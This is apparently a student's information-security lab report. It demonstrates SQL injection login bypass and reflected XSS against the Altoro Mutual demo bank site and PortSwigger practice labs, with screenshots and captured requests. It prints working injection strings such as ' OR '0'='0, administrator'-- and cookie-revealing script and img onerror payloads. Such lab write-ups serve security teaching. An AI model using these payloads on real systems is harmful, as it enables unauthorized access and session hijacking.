Name: Tushar Panchal

En.No: 21162101014

Sub: INS (INFORMATION SECURITY)

Branch: CBA

Batch:61

---------------------------PRACTICAL 01----------------------------

❖ Question :

Altoro Mutual Bank has hired you to assess their web application for security goals such as confidentiality and integrity to ensure that their information is not being compromised.

Your role is to prepare assessment report for this also provide steps to secure web application from this type of attacks Note - Provide attack type and screenshot. Also demonstrate on PortSwigger.net.

Website used for educational purpose only- http://altoro.testfire.net/

✓ SQL Injection (Server Side Attack) :

- SQL injection is a type of security vulnerability that occurs when an attacker is able to manipulate an application's SQL query by injecting malicious SQL code. This is a server-side attack that targets the database layer of an application.
- In the context of a login form without proper input validation, an attacker can exploit SQL injection to bypass authentication

mechanisms and gain unauthorized access to the system. Here's a simplified example to illustrate the concept:

- Suppose you have a login page with the following SQL query to check user credentials:


```
SELECT * FROM users WHERE username = 'input_username' AND
password = 'input_password';
```

- Suppose In a vulnerable scenario, an attacker could input something like:
- Username: **tushar' OR '0'='0** Password: **tushar' OR '0'='0**
- The injected input modifies the SQL query to:

```
SELECT * FROM users WHERE username = 'tushar' OR '0'='0' AND
password = 'tushar' OR '0'='0';
```

In this case, the condition **'0'='0'** is always true, effectively bypassing the login check. This allows the attacker to log in without providing valid credentials.

✓ **Output :**



Online Banking Login

Username: tushar' or '0'='0


Password: ••••••••••••••••

© 2024 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.



I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2024 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.


✓ CLIENT Side Attack (JS(javascript) Attack) :


- A client-side attack, particularly involving JavaScript (JS), refers to malicious activities or manipulations that occur on the user's end, within their web browser. Unlike server-side attacks, client-side attacks target the user's machine and leverage vulnerabilities in the client-side technologies, often relying on JavaScript to execute malicious code.
- One common form of client-side attack is Cross-Site Scripting (XSS), where an attacker injects malicious scripts into web pages that are then viewed by other users. These scripts can steal sensitive information, manipulate the appearance of the page, or perform other malicious actions.
- In your provided examples, you've shared snippets that illustrate potential JavaScript attacks:

1. Alert Message:

```
<script>alert('Hi')</script>
```

- This script displays an alert with the message 'Hi' when executed. This is a basic example often used to demonstrate the ability to inject and execute arbitrary code on a web page.


Sign Off | Contact Us | Feedback | Search
script>alert('Hi')</script>
Go
DEMO SITE ONLY
INSIDE ALTORO MUTUAL



altoro.testfire.net/search.jsp?query=<script>alert%28%27Hi%27%29<%2Fscript>


altoro.testfire.net says

Hi


2. Cookie Theft :

```
<script>alert(document.cookie)</script>
```

- This script alerts the user's browser cookies. In a real-world scenario, an attacker might use this information for session hijacking or other unauthorized activities.



Search <script>alert(document.cc



altoro.testfire.net/search.jsp?query=<script>alert%28document.cookie%29<%2Fscript>


altoro.testfire.net says


```
AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tMy4xMjMxMjMx
MjMxMjMzMTIzRTc3fDgwMDAwMX5D
aGVja2luZ34zLjEyMzEyMzEyMzEyMzMxMjNFNzd8ODAwMDAyflNhd
mluZ3N+OC43NTYzNzgyNDJFN3w4
MDAwMDN+Q2hlY2tpbmd+LTUuOTk5OTgyNDE3NDU1ODI4NkUyN
nw4MDAwMDR+U2F2aW5nc34xMC4wfDgw
MDAwNX5DaGVja2luZ34yNS4wfDgwMDAwNn5TYXZpbmdzfjYuME
UyNnw4MDAwMDd+Q2hlY2tpbmd+LTcu
MEUxOHw0NTM5MDgyMDM5Mzk2Mjg4fkNy WRpdCBDYXJkfjEu
```

3. Image Source Manipulation :

```
test123<img src=x onerror=alert(document.cookie)>mag
```

- This example tries to load an image with a source (**src**) that triggers a JavaScript **alert** when an error occurs. This could be used to inject malicious scripts into a page through seemingly harmless image tags.




altoro.testfire.net/search.jsp?query=test123<img+src%3Dx+onerror%3Dalert%28document.cookie%29>mag


altoro.testfire.net says

```
AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tMy4xMjMxMjMx
MjMxMjMzMTIzRTc3fDgwMDAwMX5D
aGVja2luZ34zLjEyMzEyMzEyMzEyMzMxMjNFNzd8ODAwMDAyflNhd
mluZ3N+OC43NTYzNzgyNDJFN3w4
MDAwMDN+Q2hlY2tpbmd+LTUuOTk5OTgyNDE3NDU1ODI4NkUyN
nw4MDAwMDR+U2F2aW5nc34xMC4wfDgw
MDAwNX5DaGVja2luZ34yNS4wfDgwMDAwNn5TYXZpbmdzfjYuME
UyNnw4MDAwMDd+Q2hlY2tpbmd+LTcu
MEUxOHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfjEu
```

✓ Using Burp Suite (portswigger website) :

→SQL Retrieving hidden data:

Before :



Request to https://0a230051041e6c3580275d790006001f.web-security-academy.net:443 [79.125.84.16]

```
GET /filter?category=Gifts HTTP/2
Host:
0a230051041e6c3580275d790006001f.web-security-academy.net
Cookie: session=Gxqs0ek8dhV6aEgJxz5fo9g3EpiFdtMc
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a230051041e6c3580275d790006001f.web-security-acad
emy.net/filter?category=Gifts
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

WE LIKE TO SHOP

Gifts


Refine your search: All Accessories Corporate gifts Gifts Pets

Couple's Umbrella $5.88 View details

Conversation Controlling Lemon $55.38 View details

High-End Gift Wrapping $25.00 View details

After :



WebSockets message to https://0a230051041e6c3580275d790006001f.web-security-academy.net/academyLabHeader

```
PING
```

Inspector

The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.

WE LIKE TO SHOP

Gifts' OR 1=1--

Refine your search: All Accessories Corporate gifts Gifts Pets


Com-Tool $10.51 View details

ZZZZZZ Bed - Your New Home Office $58.56 View details

Fur Babies $56.10 View details

Adult Space Hopper $68.95 View details

→SQL injection vulnerability allowing login bypass :



https://0acd00d703a90883806c4ed4001700c6.web-security-academy.net/login

SQL injection vulnerability allowing login bypass

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning


Home | My account

Login

Username: administrator'--

Password: ••••••••••••••••

Log in



https://0acd00d703a90883806c4ed4001700c6.web-security-academy.net/my-account?id=administrator

SQL injection vulnerability allowing login bypass

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | My account | Log out

My Account

